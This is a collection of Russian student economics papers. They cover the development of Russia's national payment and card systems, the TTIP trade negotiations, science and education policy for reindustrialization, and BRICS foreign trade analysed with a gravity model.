В выявлении проблем и перспектив построения и развития платежной системы в масштабах национальной экономики наибольшей разрешающей способностью обладает институционально-эволюционный подход. В течение последних 5 лет в России наблюдается трансформация платежного пространства, предполагающая повышение эффективности функционирования институтов Национальной платежной системы и оптимизацию инфраструктуры. Так, в настоящее время деятельность НПС регламентируется ФЗ от 27.06.2011г. №161-ФЗ «О национальной платежной

системе». В 2013г. была опубликована Стратегия НПС, в которой выделены следующие направления ее развития [3]:

- а) совершенствование регулирования и правоприменения в НПС;
- б) развитие платежных услуг;
- в) развитие платежных систем и платежной инфраструктуры;
- г) повышение консультативной и координирующей роли Банка России в НПС;
- д) развитие национальной и международной интеграции.

Однако, перечисленные направления развития НПС, хотя и определялись с поправкой на текущее состояние ее развития, тем не менее, не все они отражают реальное положение дел в российской экономике. Так, например, направления развития НПС были изначально определены с учетом экономического роста в РФ. Однако согласно базовому варианту сценария макроэкономического развития ожидается «сохранение близких к нулю темпов экономического роста в 2015-2016 годах... Темп прироста ВВП составит около 0% в 2015–2016 годах и увеличится до 1,5–1,7% в 2017 году» [2].

Кроме того, развитие платежной инфраструктуры как системы функционирования расчетного, платежно-клирингового и операционного центров невозможно без роста предложения и повышения качества банковских услуг. Так, по количеству банкоматов на тысячу жителей Россия занимает лидирующую позицию среди стран Европы - 1,6 банкоматов на тыс. жителей в 2014г. Ситуация с POS-терминалами, размещенными в точках торговли, обратная: Россия занимает одно из последних мест (около 8 терминалов на тысячу жителей в 2014г) [рассчитано по данным: 6,8]. Такое распределение платежных устройств характеризует общую структуру платежей. Доля наличных расчетов во много раз превышает безналичные платежи [6]. Для сравнения: в развитых странах, например, в США доля безналичных расчетов составляет около 90% по данным 2013г. В России же этот показатель находится на уровне 15%, чего не достаточно для ускоренного развития механизмов НПС. Кроме того, в связи с санкционным давлением на экономику России, и особенно финансовый сектор, отзывами лицензий у многих банков, население вывело большую часть денежных средств из банковской системы и направило их на валютный рынок, что привело к рекордным показателям покупки иностранной валюты. Приобретенная валюта преимущественно направлялась не на валютные депозиты, а в сейфовые ячейки. В результате упало доверие населения к расчетам через банковские механизмы.

Таким образом, учитывая вызовы и угрозы, диктуемые современными реалиями, возникает необходимость оконтуривания направлений развития НПС соответственно тем условиям, в которых она начала свое институциональное оформление. Так, с учетом текущего состояния рынка

платежных услуг 09.02.2015г. была принята Стратегия развития национальной системы платежных карт (НСПК), согласно которой, задачи, стоящие перед Банком России в рамках создания НСПК, могут быть разделены на три этапа, представленных в таблице 1. Ключевыми показателями всех 3-х этапов развития НСПК, согласно Стратегии, должны стать [4]: а) обеспечение существенной доли национальных платежных инструментов в общем объеме рынка внутрироссийских переводов денежных средств с использованием электронных средств платежа; б) не менее 85%-ый охват национальными платежными инструментами клиентов банков, получающих заработную плату, стипендии, пособия за счет бюджетных средств РФ.

Таблица 1 - Этапы и сроки реализации Стратегии развития НСПК [4]

Этап	Сроки реализации	Задачи Банка России	Ключевой/ожидаемый результат
1	До конца I кв. 2015 гг.	Создание платежной инфраструктуры НСПК: организация деятельности оператора НСПК, создание технологической платформы и операционно-платежного клирингового центра (ОПКЦ), разработка и утверждение правил и тарифов НСПК, организация взаимодействия с Банком России в целях осуществления функций расчетного центра НСПК, а также с участниками рынка платежных услуг.	Возможность оказания участникам рынка платежных услуг со стороны ОПКЦ услуг по обработке операций, осуществляемых с использованием платежных карт международных платежных систем, и подключение участников рынка.
2	I кв. 2015 – IV кв. 2015 гг.	Запуск и развитие национальных платежных инструментов	Начало выпуска собственной платежной карты НСПК
3	2016 – 2018 гг.	Насыщение продуктовой линейки НСПК актуальными платежными продуктами и сервисами, их продвижению и развитию на территории Российской Федерации и международном рынке	Многофункциональная продуктовая линейка платежных продуктов и сервисов НСПК, позволяющая конкурировать с международными платежными системами.

В числовом выражении национальная платежная система поставила перед собой задачу к 2019г. выпустить 120 миллионов карт, чтобы обеспечить ими всех экономически активных россиян [7]. То есть, по данным Росстата, НСПК намерена обеспечить своими картами все население страны от 16 лет. При этом размер планируемой эмиссии составляет около половины карт, выпущенных всеми российскими банками на 1.01.2015г. –

227,7 тыс. карт [4]. Для сравнения за 20 лет работы в России Visa выпустила только чуть больше 100 млн. карт.

Ключевой показатель сильно превышает реальные возможности. Цифра в 120 миллионов карт НСПК коррелирует с ранними планами УЭК, однако, по итогам двух лет эмиссии УЭК не удалось выполнить свой план даже на 1%. Перевод бюджетных структур на обязательное использование УЭК с 2014г. так и не произошел, а добровольно заказать карты пожелали чуть более 600 тыс. человек [9]. Более того, по данным Росстата, число граждан, получающих из бюджета и внебюджетных фондов зарплаты, пенсии, социальные пособия и стипендии, не превышает 60 млн. Таким образом, даже 100% перевод бюджетников (при 85%, заявленных в Стратегии) обеспечит только около половины запланированной эмиссии.

Тем не менее, существуют и положительные факторы, способствующие дальнейшему развитию НПС в России. Так, согласно статистике Центрального Банка России, количество устройств, предназначенных для оплаты товаров и услуг с использованием платежных карт растет. За прошлый года их доля увеличилась с 79,87% в 2013г. до 84,6% в 2014г. Кроме того, доля безналичных платежей в России демонстрирует положительную динамику: рост с 6% в 2010г до 15% в 2013г. На уровень доверия населения к расчетам через банковские механизмы положительно влияет выпуск и обслуживание платежных карт с микропроцессором стандарта EMV. Так, по данным опроса Банка России в 2013г. к основным выгодам от перехода 92,8% опрошенных относят улучшение состояния защиты информации при переводах, и лишь 2,4% - сокращение расходов на обработку транзакций.

Таким образом, на современном этапе развитие НПС, как института, сопряжено с рядом проблем: нулевым экономическим ростом, превышением доли наличных платежей над безналичными, недостаточной технической оснащенности точек продаж, а также падением доверия населения к банковской системе, в связи с санкциями, отзывами лицензий у банков, резкими колебаниями курса рубля. К факторам, положительно влияющим на развитие этого института, можно отнести: рост количества POS-терминалов, стремительное увеличение доли безналичных платежей в общем количестве расчетов, выпуск и обслуживание пластиковых карт с чипом, который является более безопасным носителем информации, чем магнитная лента.

Существующие условия позволяют сделать следующие предположения относительно перспектив развития НПС. По нашему мнению данный проект, даже, несмотря на его возможную убыточность, будет реализован в указанные сроки, в первую очередь благодаря активной поддержке правительства. Однако вопрос вызывает указанный в Стратегии НСПК объем запланированной эмиссии национальных пластиковых карт. Даже, несмотря на просматривающуюся положительную тенденцию в

развитии уровня платежных услуг в России, он явно превышает реальные возможности.

В рамках исследования был проведен опрос. Респондентам были заданы 5 вопросов на тему развития рынка безналичных платежей, в частности их отношения к созданию НПС. Исследуемая выборка состояла из 96 обучающихся очного отделения экономического факультета Южного Федерального Университета. Для опроса респондентов интервьюерам были заданы квоты по трем признакам: пол, возраст, квалификационно-должностная принадлежность. Возраст респондентов принятых в выборку составляет от 18 до 21 года.

Результаты исследования показали, что 63,4% данной возрастной группы предпочитает наличный способ оплаты. Такое распределение характеризует общую структуру платежей и, в первую очередь, определяется тем, что студенты дневного отделения преимущественно относятся к незанятой категории населения и средства для безналичных расчетов получают только за счет стипендий и премий. Тем не менее, по частоте использования банковские карты незначительно отстают от наличных денежных средств. Положительно стоит отметить и тот факт, что ровно 50% респондентов отмечают, что создание НПС в России является насущной необходимостью и поддерживают данный проект.

Литература:

1. Федеральный закон от 27 июня 2011 г. N 161-ФЗ «О национальной платежной системе» (с изменениями и дополнениями) // <http://www.consultant.ru>
2. Основные направления единой государственной денежно-кредитной политики на 2015 год и период 2016 и 2017 годов, ЦБ РФ (проект от 12.09.2014) // <http://www.consultant.ru>
3. Стратегия развития национальной платежной системы (одобрена Советом директоров Банка России (Протокол N 4 от 15 марта 2013 г.)
4. Стратегия развития национальной системы платежных карт (утверждена Решением Наблюдательного совета АО «НСПК» от 06 февраля 2015 года (протокол № 7 от 09.02.2015) // <http://www.consultant.ru>
5. Платежный ландшафт. Состояние и перспективы наличных и безналичных расчетов (сессия 4) (Материалы МБК-2014) // Деньги и кредит. - 2014. - №8.
6. Банк России: статистика – Режим доступа.: <http://www.cbr.ru/statistics/>
7. Национальная платежная система: <http://www.nps-rus.ru/news/22-nps-planiruet-vypustit-120-millionov-plastikovyyh-kart-k-2019-godu.html>
8. Счетчик населения России на 2014г. – http://countrysmeters.info/ru/Russian_Federation#population_2014
9. Универсальная электронная карта <http://www.uecard.ru/for-citizens/>.

ТТИР: перспективы и возможные последствия и для мировой экономики

Костюлин М.В.

В мировой экономике наблюдается новая волна роста региональных и межрегиональных торговых соглашений на фоне многолетнего застоя Доха-раунда и обострения международной конкуренции. Наибольший интерес в данный момент представляют двухлетние переговоры США и ЕС о заключении соглашения о зоне свободной торговли ТТИП.

Впервые об организации Трансатлантического торгового и инвестиционного партнерства заговорили в 90-е гг. 20 в. В 1995 г. по инициативе Министерства торговли США и Еврокомиссией была создана официальная консультационная группа по вопросам торгово-инвестиционного сотрудничества США и ЕС «Трансатлантический Бизнес Диалог», которая имела целью заключение соглашения о создании Трансатлантической зоны свободной торговли TAFTA на базе существующего соглашения NAFTA. В рамках данной группы ТНК лоббировали отмену ограничений для доступа на эти рынки [3]. В 2007 г. была создана платформа для экономического сотрудничества между США и ЕС, Трансатлантический Экономический Совет ТЕС. Однако официальный переговорный процесс не начался. Следующим этапом на пути развития трансатлантического сотрудничества стала организация в ноябре 2011г. рабочей группы высшего уровня по увеличению рабочих мест и роста экономики (HLWG) для изучения предложенных TABD рекомендаций. Этой группой в результате более 100 закрытых совещаний с отдельными компаниями был разработан проект соглашения ТТИП и предложено создать общий трансатлантический рынок в 820 млн. человек. 13 февраля 2013 г. Б.Обама и президент Еврокомиссии Ж.М.Баррозу на основе отчета рабочей группы от 11 февраля 2013 г. объявили о начале переговоров по созданию Трансатлантического торгового и инвестиционного партнерства.

Соглашение посвящено вопросам регулирования, доступа на рынок, административным барьерам и глобальным торговым вызовам[1]. ТТИП в отличие от стандартного соглашения о свободной торговле направлено не только на отмену импортных пошлин между партнерами. Торговые ограничения между США и ЕС снижены в рамках ВТО и других торговых соглашений в рамках ТЕС. Пункты соглашения нацелены главным образом на устранение административных барьеров в торговле, дерегулирование торговли. Среди требований соглашения отмена или снижение ряда санитарных, социальных и экологических стандартов, изменения трудового законодательства, здравоохранения, сроков годности продукции, банковских гарантий для предотвращения финансового кризиса 2008 г. и др. Следует отметить, что именно экономический кризис 2008 г. послужил активизации

работы по созданию свободного рынка между США и ЕС. Другим приоритетом соглашения является полное открытие секторов государственного ведения, таких как образование и здравоохранение частному сектору, что угрожает массовой приватизацией этих секторов. Для своих инвесторов ТТИП предлагает организовать трибуналы, которые дадут право инвестором выдвигать иски против правительств, если потеря прибыли будет являться следствием государственной политики.

Основными целями Соглашения являются:

- открытие рынков товаров;
- улучшение доступа на рынок услуг;
- приток инвестиций;
- отмена или снижение административных барьеров;
- снижение затрат за счет уравнивания технических и экологических стандартов;
- разработка общих принципов и правил торгово-инвестиционного сотрудничества, которые станут стандартом не только для США и стран ЕС, но и для Китая и других развивающихся экономик;
- экономический рост в ЕС и США;
- создание дополнительных рабочих мест;
- инновационное развитие;
- стабильность мировой экономики.

В случае подписания, ТТИП станет крупнейшим торговым и инвестиционным соглашением, которое охватит все сферы торговли товарами и услугами и обеспечит защиту прав инвесторов.

Первый раунд переговоров был начат в июле 2013 г. По первоначальным прогнозам соглашение должно было быть заключено в течение двух лет. С тех пор уже прошло 9 раундов переговоров и сроки вероятного подписания торгового соглашения перенеслись на 2017 г. Это связано с тем, что на пути подписания торгового пакта стоят разногласия по некоторым вопросам, а также активный протест общественности. Накануне 9 раунда переговоров в странах прошли 750 акции протеста, собравшие сотни тысяч человек. Недовольство связано в первую очередь с угрозой подрыва принципов демократии, демонтажа экологических и социальных стандартов, унификация стандартов качества, либерализация коммунальных услуг, а также непрозрачность хода переговорного процесса. Несмотря на то, что в сентябре 2013 г., Еврокомиссия объявила, что ТТИП не будет угрожать государственным секторам экономики, поскольку переговоры будут открыты общественности, в действительности переговорный процесс проходит за закрытыми дверями. Еврокомиссия закрыла доступ к документам ТТИП на 30 лет. Такой уровень секретности вызывает неоднозначные мнения критиков. Зимой 2013 г. произошла утечка ряда документов в области торговли услугами, инвестиций и электронной

торговли и др., из которых стали известны основные положения соглашения, в т.ч. стало известно о создании в рамках соглашения Совета сотрудничества в области регулирования.

Независимые американские и европейские эксперты сходятся в том, что ТТИП окажет, главным образом, негативное влияние на экономику ЕС. В качестве отрицательных последствий выделяют:

- понижение высоких европейских санитарных, фитосанитарных, экологических и социальных стандартов до американского уровня;
- неоднозначное влияние на киноиндустрию;
- финансовая нестабильность: сокращение экспортных доходов, уровня заработной платы и уровня государственных доходов;
- снижение роста ВВП в среднем на 0,5%;
- сокращение европейского экспорта на более чем на 2% в Северной части Европы;
- потеря до 600 тыс. рабочих мест в ЕС [2];
- массовая приватизация государственной собственности из-за открытия доступа компаниям в сектор государственных услуг;
- приравнивание транснационального капитала к национальному;
- рост влияния ТНК на национальную политику;
- подписание ТТИП предоставит крупному бизнесу преференции и доступ на новые рынки сбыта. В таких условиях малый и средний бизнес может не выдержать конкуренции, что приведет к росту безработицы;
- ТНК угрожают демократическим правам в случае получения еще большего влияния на формирование законодательных актов;
- создаваемая в рамках ТТИП система урегулирования споров между инвесторами и государствам (УСИГ) ставит под угрозу суверенитет государств-участниц соглашения. Инвесторы смогут обращаться в международные арбитражные суды, подконтрольные ТНК, без участия страны происхождения инвестиций.

Недавнее исследование профессора университета Тафтса Иеронима Капальдо показало, что ТТИП приведет к потерям чистого экспорта, рабочих мест, трудовых и государственных доходов в европейских странах. Напротив, согласно прогнозу Центра исследований в области экономической политики ТТИП приведет к приросту ВВП в 68-119 млрд. евро в год в ЕС и 50-96 млрд. евро в США. Однако, если соглашение ограничится отменой только тарифных пошлин, то за тот же период прирост в ЕС составит 24 млрд. долл., а в США – 9млрд. долл. [4]. По прогнозам Еврокомиссии, соглашение способствует росту экономики остального мира на 100 млрд. евро, ЕС на 120 млрд. евро, США на 90 млрд. евро [5].

При таких разнящихся результатах проведенных исследований, сложно оценить возможные последствия заключения ТТИП, но очевидно, что Трансатлантическое торговое и инвестиционное партнерство наиболее

выгодно США, чтобы создать крупнейший экономический блок для противостояния конкурентам, в основном КНР и росту влияния в Западной Европе. Наряду с ТТИП США ведут переговоры по заключению Транс-Тихоокеанского партнерства, в которое входят 12 стран региона за исключением Китая.

Для ЕС это способ выйти из стагнации и стимулировать экономический рост и экспорт. Однако неравные условия соглашения могут привести к потере не только экономической, но и политической самостоятельности ЕС.

Остальные страны, особенно развивающиеся, будут вынуждены подстраиваться под новые стандарты торговли, чтобы не потерять своей конкурентоспособности. Новый экономический блок подтолкнет РФ к еще большему сближению с КНР.

В краткосрочном периоде от сделки выиграют потребители, но возможное снижение доходов населения и наполнение рынка продукцией более низкого качества, ГМО, обработанное хлором мясо и др., ставят под сомнение выигрыш в долгосрочной перспективе. Всю выгоду от ТТИП получают ТНК, которым будет открыт доступ к новым рынкам и на более выгодных условиях.

На сегодняшний день переговоры по созданию ТТИП подходят к заключительной стадии и имеется большая вероятность того, что несмотря на протесты этот проект будет реализован, нанеся ущерб концепции многополярного мира.

Литература:

1. Анна Гладштейн Положения о конкуренции в Трансатлантическом торговом и инвестиционном партнерстве//Мосты. Аналитика и новости о торговле и устойчивом развитии. – 2015. - №1
2. Эрик Зюссе Трансатлантическое торговое и инвестиционное партнерство Обама станет катастрофой для Европы
http://www.rubaltic.ru/blogpost/torgovoe_partnerstvo_19112014/#t20c
3. John Hilary The Transatlantic Trade and Investment Partnership - 2015//<http://www.waronwant.org/attachments/TTIP%20booklet%20for%20RLS,%202015%20update.pdf>
4. Reducing Transatlantic Barriers to Trade and Investment: An Economic Assessment//http://trade.ec.europa.eu/doclib/docs/2013/march/tradoc_150737.pdf
5. Transatlantic Trade and Investment Partnership (TTIP) - Trade - European Commission //<http://ec.europa.eu/trade/policy/in-focus/ttip/>

Возможна ли реиндустриализация в России: исследование ключевых аспектов государственной политики в сфере науки и образования

Д.Д. Кривошеева-Медянцева

Для того чтобы в России была осуществлена реиндустриализация экономики, переход на более прогрессивный, инновационный путь развития, необходимы изменения во многих сферах. Новые технологии, инновации успешны и применимы лишь тогда, когда люди на собственном опыте испытывают нечто, что полностью меняет их представления о ходе вещей, их повседневную деятельность, рабочие места и восприятие действительности [12]. Множество государств, в том числе Россия, пытаются перенаправить экономические процессы в инновационное русло, однако, необходимо понимать, что реиндустриализация и инновационное будущее невозможны без качественного образования. Мировые тенденции в сфере образования таковы, что образовательный процесс с каждым годом усложняется, индивиду необходимо приобретать большее количество навыков, причем те навыки, которые раньше считались исключительными, сегодня становятся базовыми, абсолютно необходимыми для того, чтобы жить и работать в условиях современной действительности [1].

Несмотря на то, что для большинства граждан России характерно получение образования не хуже, чем у их родителей, а даже лучше, (о чем свидетельствуют показатели образовательной подвижности, согласно которым около 57% населения нашей страны получают образование лучше, чем у их родителей (upward mobility), а 36 % сохраняют тот же образовательный уровень [10]) и, вместе с тем, Россия является одним из мировых лидеров по количеству людей с высшим образованием, изменения, которые происходят в настоящее время, могут «исправить» эту ситуацию.

По данным OECD statistics [10] между 2005 и 2011 годами, затраты на 1 студента, получающего высшее образование, росли в большинстве стран, при этом значительно увеличивалось и количество студентов, зачисленных на программы получения высшего образования. С началом экономического кризиса, затраты на содержание высшего образования сократились только в 4 странах из 32, в их числе: Исландия, Ирландия, Польша и, к сожалению, Россия. И несмотря на то, что рост затрат на 1 студента в России все же наблюдался, численность студентов значительно сократилась.

На фоне сокращения численности студентов правительством утверждена концепция Федеральной целевой программы развития образования на 2014-2020 гг., в рамках которой «предполагается скорректировать типологию и структуру вузовской сети в целом с оптимизацией количества филиалов вузов в сторону их сокращения

(сокращение филиалов до 80 процентов). Будет сокращено общее число вузов (до 40%)...[3]».

Вместе с тем, тезис, о том, что прогресс общества связан с развитием наук и технологий [2] вряд ли будет вызывать серьезные возражения у большинства экономистов и даже политиков. Однако когда дело доходит до распределения бюджетных средств увеличение финансирования науки и инноваций чаще всего не является приоритетным. В России доля затрат на науку в ВВП значительно отстает от показателей, развитых и даже многих развивающихся стран [7].

Среди экономистов существует консенсус относительно того, что научные исследования и новые технологии являются важным источником экономического роста. Хотя результаты оценок ученых разнятся, большинство исследований, все же, свидетельствует о высокой корреляции между расходами на проведение исследований и ростом производственной эффективности после инвестиций в основной капитал. Более того, социальные выгоды от инвестиций в научные исследования и развитие выше, чем частные выгоды, и, таким образом, государственная политика, поддерживающая инновации, может создавать значительные дивиденды для общества. Один из способов обеспечить эти выгоды состоит в поддержании промышленных предприятий, которые представляют собой платформу для развития инноваций и формируют стимулы для инвестирования, и проведении политики, направленной на защиту исключительных прав интеллектуальной собственности [8].

У государств всегда есть соблазн обременить науку конкретными коммерческими целями, но это редко срабатывает [5]. Коммерциализация науки и ориентация ее преимущественно на краткосрочные цели, может привести к разрушению институциональной среды (возможно преимущественно, состоящей из неформальных институтов), что может привести к разрушению связей и преемственности в национальных научных и инновационных системах. Любая технология рождается из глубокого понимания проблемы или феномена и воплощается как набор тех «пониманий», которые люди разделяют между собой и которые им присущи. Именно поэтому страны, которые преуспевают в науке, успешны и в технологическом плане. Если в стране хотят развивать технологии, недостаточно инвестировать в технопарки или непонятным образом стимулировать инновационную деятельность, необходимо развивать фундаментальную науку, цель которой отнюдь не зарабатывание денег.

Национальное лидерство в создании передовых технологий основано на формирующихся долгое время знаниях о том, как работать с конкретными новыми феноменами и связанными с ними функциональными возможностями. Научные исследования и создание новых технологий требует постоянного финансирования и поощрения со стороны государства

или бизнеса. Однако не всякая национальная институциональная среда создает достаточные предпосылки, стимулы и условия для частных инвестиций в инновационные процессы. В этом случае основанная нагрузка по финансированию ложится на государство.

К сожалению, пока нельзя назвать Россию лидером по затратам на исследования и разработки, доля этих расходов ВВП России, составляла 1,11% в 2013 г., что в абсолютном выражении – 17 710 миллионов евро .

Величина бюджетных расходов на образование по отношению к ВВП и по отношению к госрасходам в целом, также отстает от средних показателей стран ОЭСР. Расходы на образование в целом составляют в Российской Федерации 3.9% ВВП и 10.9% от общей суммы бюджетных расходов. В среднем по странам ОЭСР эти показатели составляют, соответственно, 5.6% и 12.9% .

Поскольку в России научные исследования финансируются преимущественно за счет государственного бюджета, государственные организации, как заинтересованные стороны, предъявляют ряд требований к активно формирующимся сегодня институтам трансфера знаний и технологий; в частности, акцент ставится на стимулировании трансфера и перетекания знаний и инноваций. Притом, что оптимальное соотношение распределения валовых затрат на исследования и разработки (R&D) по видам такой деятельности (фундаментальные, прикладные исследования, экспериментальные разработки) пока не определено, следует признать, что от данной статьи расходов в долгосрочной перспективе будет зависеть инновационный потенциал страны [9].

Влияние государства в инновационной сфере не должно ограничиваться определением перспективных направлений финансирования. Государство, что более важно, должно способствовать созданию долгосрочных стимулов у бизнеса к участию в инновационной деятельности и финансировании науки, связанной с инновациями и передовыми технологиями и разработками. Однако остается открытыми вопросы: как создать институты, формирующие стимулы и можно ли их создать в сжатые сроки? Импорт же институтов зачастую происходит под лозунгом «это мировая практика» или «так принято во всем мире». Но реальность организации и регулирования инновационных процессов сложнее. Институты и организационные формы в сфере науки и инноваций в других странах часто встроены в национальные институциональные структуры и культурные контексты и заимствование одних институтов без учета действия институционального окружения может приводить к дисфункциям импортируемых институтов.

Государство может обеспечивать возможности для технологической трансформации (модернизации) и устойчивого развития посредством установления прозрачных требований (стандартов производства) и ясных

политических целей, однако необходимо, чтобы механизмы государственной политики были гибкими, в том смысле, чтобы действующие экономические акторы имели возможность использовать различные способы для осуществления намеченных целей [6]. Более того, прямая поддержка исследований и разработок, налоговые стимулы при инвестировании в развитие новых технологий и другие меры, направленные на развитие промышленности и инновационной системы, будут способствовать формированию благоприятной бизнес-среды, что, в свою очередь будет давать толчок для устойчивого и стабильного инновационного развития [11].

Государственная политика может снижать стимулы конкурировать, слишком много «государства» приводит к разрастанию бюрократии, вследствие чего, транзакционные издержки становятся неподъемными для многих экономических акторов, они перестают вкладываться в инновации и распространение нового знания и технологий замедляется [11]. Несмотря на то, что государственная политика вполне может способствовать значительным фундаментальным изменениям в технологиях, и это даже идет на пользу инноваторам, необходимо понимать, что в том случае, если механизмы регулирования не достаточно продуманы и скоординированы, последствия тех или иных решений могут быть губительными и вредоносными для инновационного развития страны, что делает осуществление реиндустриализации невозможным.

Литература:

1. Вольчик В.В. Реформирование российской системы высшего образования: роль мифов и институтов // Terra Economicus. – 2013. – Т.11, № 2.
2. Мокир Дж. Рычаг богатства. Технологическая креативность и экономический прогресс. - М.: Издательство Института Гайдара, 2014.
3. Распоряжение Правительства РФ от 29.12.2014 N 2765-р «О Концепции Федеральной целевой программы развития образования на 2016 - 2020 годы» // <http://www.consultant.ru>.
4. Розенберг Н., Бирдцел-мл. Л. Е. Как Запад стал богатым. Экономические преобразования индустриального мира. – Новосибирск: «Экор», 1995.
5. Arthur W.B. The Nature of Technology. What It Is and How It Evolves. - London: Penguin Books Ltd, 2009.
6. Ashford N. A. An innovation-based strategy for a sustainable environment. In J. Hemmelskamp, K. Rennings, & F. Leone (Eds.), Innovation-oriented environmental regulation: Theoretical approach and empirical analysis. - New York/Berlin: Springer-Verlag, 2000.
7. Eurostat news release (2014), no 174 // http://www.asturias.es/Asturias/descargas/PDF_TEMAS/Europa/actualidad/2014_11_17%20EUROSTAT.pdf.

8. Gilbert. R. Looking for Mr. Schumpeter: Where are we in the competition-innovative debate? // *Innovation Policy and the Economy*. – 2006. - vol. 6.
9. Meissner D. The Economic Impact of Spillovers from R&D and Innovation // *FORSIGHT-RUSSIA*. – 2012. - vol. 6, no. 4.
10. OECD, Education at a Glance2014: OECD Indicators. OECD Publishing - 2014.
11. Patanakul P., Pinto J. Examining the roles of government policy on innovation // *Journal of High Technology Management Research*. – 2014. - vol. 25.
12. Ritz J.M., Bevins P.S. Economics, Innovations, Technology, and Engineering Education: The Connections // *The Journal of Technology Studies*. – 2012. - vol. 38, issue 2.

Анализ и перспективы развития внешней торговли стран брикс

Кутыгин Д. Н.

Научный руководитель: Е.В. Фомичева, к.э.н., доцент

В связи с принятием рядом европейских стран и США санкций в отношении Российской Федерации Правительство РФ разрабатывает и применяет альтернативные механизмы развития внешней торговли. Одними из наиболее привлекательных партнеров для заключения договоров на реализацию отечественной продукции считаются страны БРИКС. БРИКС представляет собой группу из наиболее динамично развивающихся стран мира, и предполагается, что именно эти страны должны сыграть решающую роль в перераспределении сил в мировой экономике. Однако несмотря на совокупный потенциал и мощь отдельных членов, состоятельность БРИКС зависит прежде всего от того, насколько эта группа стран справляется с современной ситуацией, сложившейся на мировом рынке товаров и услуг. И здесь, безусловно, необходимо рассмотреть внешнеторговые отношения между этими странами с целью проведения анализа и выявления перспектив дальнейшего торгового сотрудничества между Бразилией, РФ, Индией, Китаем и ЮАР.

Страны БРИКС имеют высокий потенциал для дальнейшего экономического роста и развития внешнеторговых связей между друг другом, базирующийся прежде всего на наличии у них огромных ресурсов. Все страны группы являются глобальными игроками на мировом рынке товаров, входя в тридцатку крупнейших экспортёров и импортёров товарной продукции. Но при этом, несмотря на высокие темпы роста внешней торговли, доля торговых отношений в рамках БРИКС остаётся незначительной. Увеличение доли внутригрупповой торговли между этими

странами происходит исключительно за счёт роста объёмов двусторонней торговли государств-членов БРИКС с КНР.

Рассмотрим товарную и географическую структуру внешней торговли каждой из стран БРИКС. В товарной структуре экспорта Бразилии преобладают сельскохозяйственная продукция (38 %), топливно-энергетическое сырьё (24 %) и промышленная продукция (35 %), при этом в товарной структуре импорта главенствуют товары промышленных отраслей (71 %), топливно-энергетические товары и минеральное сырьё (22 %), сельскохозяйственная продукция (6 %). Главными торговыми партнёрами Бразилии как по экспорту, так и по импорту являются страны Европейского Союза, США, КНР и Аргентина.

В товарной структуре экспорта РФ в страны дальнего зарубежья доминирует группа топливно-энергетических товаров (77 %), а в структуре импорта – машины и оборудование (58 %), продукция химической промышленности (19 %) и продовольственные товары (16 %). Ведущими партнерами являются Китай, Нидерланды, Германия, Италия и Турция.

В экспорте Индии главенствующую роль играют промышленные товары (58 %), топливно-энергетические товары (26 %) и сельскохозяйственные товары (15 %), в импорте – топливно-энергетическая продукция (45 %) и промышленная продукция (39 %). Главными внешнеторговыми партнёрами Индии являются ЕС, США, Китай и страны Персидского залива.

Во внешней торговле Китая гигантскую роль играют экспортные и импортные поставки промышленной продукции (94 % - в экспорте и 58 % - в импорте). При этом ведущими торговыми партнёрами КНР являются страны с постиндустриальной стадией развития – США, ЕС и Япония.

В товарной структуре экспорта ЮАР наибольший удельный вес занимают товары промышленных отраслей (42 %) и топливно-энергетическое сырьё (38 %), в импорте – промышленная продукция (63 %), топливно-энергетические товары (24 %). В географической структуре внешней торговли ЮАР наибольшую долю занимают ЕС, США и Китай.

Таким образом, все страны БРИКС, за исключением Китая, имеют довольно слабо дифференцированную товарную структуру внешней торговли. Очень часто говорят о взаимодополняемости экономик стран группы. Но при этом нельзя не признать тот факт, что Бразилия, Россия, Индия и ЮАР являются поставщиками сырьевых ресурсов для постоянно растущей промышленности КНР – крупнейшего производителя такого рода продукции, а также для ведущих экономических центров современной мировой экономики.

Мерами, способствующими развитию внешней торговли и увеличению товарооборота между странами группы, являются:

- 1) Совершенствование и упрощение таможенных процедур и налогового администрирования;
- 2) Совместная разработка мер по противодействию нелегальной торговле;
- 3) Снижение использования нетарифных ограничений во взаимной торговле;
- 4) Создание условий для включения малого и среднего бизнеса во ВЭД;
- 5) Организация полноценного функционирования электронного бизнес-портала БРИКС.

Создание более благоприятных условий для трансграничного перемещения товаров за счет образования объединения интеграционного типа с устранением в нем полностью или в существенной мере торговых барьеров (например, в виде зоны свободной торговли) и переход к многосторонним отношениям представляются проблематичными. Связано это с тем, что три страны из пяти (Бразилия, Россия и Южная Африка) являются членами региональных таможенных союзов. Это означает, что они, будучи членами таких союзов, имеющих единую торговую политику в отношении третьих стран, неправомочны самостоятельно, в индивидуальном порядке заключать какие-либо преференциальные торговые соглашения с любыми торговыми партнерами.

Для прогнозирования внешнеторговых отношений между странами БРИКС используем гравитационную модель. Основной идеей гравитационной модели является внешнеторговый оборот, который находится в прямой зависимости от экономического потенциала стран-участниц торговли и в обратной от расстояния между этими странами. В качестве показателя размера экономики, определяющего спрос и предложение на внутреннем рынке, используем номинальный ВВП стран БРИКС, а в качестве расстояния между экспортёром и импортёром – расстояние между двумя столицами. Объединяя эти предположения, получаем следующую формулу:

$E_{ij} = \alpha_0 Y_i^{\alpha_1} Y_j^{\alpha_2} D_{ij}^{\alpha_3}$, (1) где E_{ij} – экспорт из страны i в страну j , Y_i – ВВП страны i , Y_j – ВВП страны j , D_{ij} – расстояние между странами i и j , α_i – коэффициенты эластичности объёма экспорта по соответствующим переменным.

Данная модель представляет собой эконометрическую функцию с 4 неизвестными параметрами и 4 наблюдениями для их оценки. После логарифмирования (1) и замены ($b = \ln \alpha_0 + \alpha_1 \ln Y_i$) приходим к следующему выражению с 3 параметрами, оцениваемыми при помощи МНК:

$$\ln E_{ij} = b + \alpha_2 \ln Y_j + \alpha_3 \ln D_{ij}, (2)$$

В целом, анализ точности гравитационных моделей и знаков коэффициентов эластичности b , α_1 и α_2 показывает следующее:

1) Каждая из стран БРИКС заметно отличается от других стран ассоциации в отношении характера своего экспорта и импорта;

2) Как для экспорта, так и для импорта всех стран БРИКС оценки коэффициентов α_2 ГМ являются положительными, т.е. возрастают с ростом ВВП страны-контрагента;

3) Для экспорта всех стран, за исключением Индии, коэффициент $\alpha_3 < 0$, т.е. с ростом удаленности страны-контрагента объем экспорта снижается; для экспорта Индии такая закономерность действовала в начале изучаемого периода (2005-2011 гг.), однако в конце изучаемого периода установился “антигравитационный закон”.

4) Для импорта Бразилии действует и усиливается “антигравитационный” закон.

5) Для импорта РФ изначально “антигравитационный” закон постепенно сменился “гравитационным”.

6) Для импорта КНР изначально “гравитационный” закон сменился “антигравитационным”.

